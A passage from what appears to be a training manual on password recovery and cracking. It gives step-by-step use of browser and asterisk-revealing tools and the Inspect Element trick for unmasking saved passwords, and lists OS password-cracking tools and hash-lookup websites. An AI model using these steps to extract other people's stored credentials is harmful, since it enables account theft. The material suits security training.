
### Browser Password Hacking Tools

- IE PassView
- PasswordFox


## Tool : Inspect Element feature of Web Browser

Using **Inspect Element Feature of Web Browser**, we can view saved password for any website in clear text .


- Open any website where username and password are saved.




- Right Click on password text box and select on “**Inspect**” option.




- It open Inspect Element toolbar section, with automatically selected lines related to our textbox of the password.



- Change **type="password"** to **type="text"** by double clicking on **password** word and replace with **text** word and press Enter.




- Now you can view your password in the password textbox.



## Tool : IE PassView

**IE PassView** is a small password management utility that reveals the passwords stored by Internet Explorer Web browser. It supports all versions of Internet Explorer, from version 4.0 and up to 11.0. For each password that is stored by Internet Explorer, the following information is displayed: Web address, Password Type (AutoComplete, Password-Protected Web Site, or FTP), etc.


- Start the **IE PassView** application, it will display all passwords saved in Internet Explorer.




## Tool : PasswordFox

**PasswordFox** displays the user names and passwords stored by Mozilla Firefox Web browser.

- Start the **PasswordFox** application, it will display all passwords saved in Mozilla Firefox.



## APPLICATION PASSWORD HACKING



### Pre-requisite:

- Computers installed with OS


### Application Password Hacking Tools

- IE PassView
- PasswordFox


## Tool : Asterisk Key

**Asterisk Key** will scan the applications and web pages that are running on your system and display all the characters that are hidden under asterisks.

- Access a website and type your login credentials.



- Start the **Asterisk Key** application and click **Recover**.




- It will display the passwords of the website accessed.



## Tool : Snadboy's Revelation

**Snadboy's Revelation** unveil hidden *passwords* in applications and websites Unveil hidden *passwords* in applications and websites


- Start the **Snadboy's Revelation** application.




- From **Revelation** application, drag the identifier icon (Circle +) cursor to the “\*\*\*\*\*” text box field or application or website.



- Once you have release your mouse button. You will see the revealed password.



## OS PASSWORD HACKING



### Pre-requisite:

- Computers installed with OS

### OS Password Hacking websites

- [www.crackstation.net](http://www.crackstation.net)
- [www.onlinehashcrack.com](http://www.onlinehashcrack.com)

### OS Password Hacking Tools

- Hiren's BootCD
- Konboot
- L0phtCrack
- Ophcrack

**Website : www.crackstation.net**

Crackstation.net is a website that helps in cracking the password hashes of windows operating system and many other formats like SHA1, SHA512, ripeMD 160, MD4, MD5 etc.,

- Access crackstation.net from any web browser.



- Input any password hash value of the supported format and click to verify the captcha.



- The password string of the corresponding hash value will be given as below.


The screenshot shows a web browser window for CrackStation.net. The URL in the address bar is https://crackstation.net. The main title is "CrackStation" with sub-links "CrackStation", "Password Hashing Security", and "Defuse Security". Below the title, it says "Free Password Hash Cracker". A text input field contains the hash value: 6E9F7200C7C4E4BEADB7C29DBBA95477D. To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot" and the "reCAPTCHA" logo. Below the input field is a "Crack Hashes" button. At the bottom of the page, there is a table with three columns: "Hash", "Type", and "Result". The first row in the table shows the hash 6E9F7200C7C4E4BEADB7C29DBBA95477D, which is identified as an "MD5" hash and has a "cybersense" result. This row is highlighted with a red rectangle. Below the table, there is a legend: "Color Codes: Green: Exact match, Yellow: Partial match, 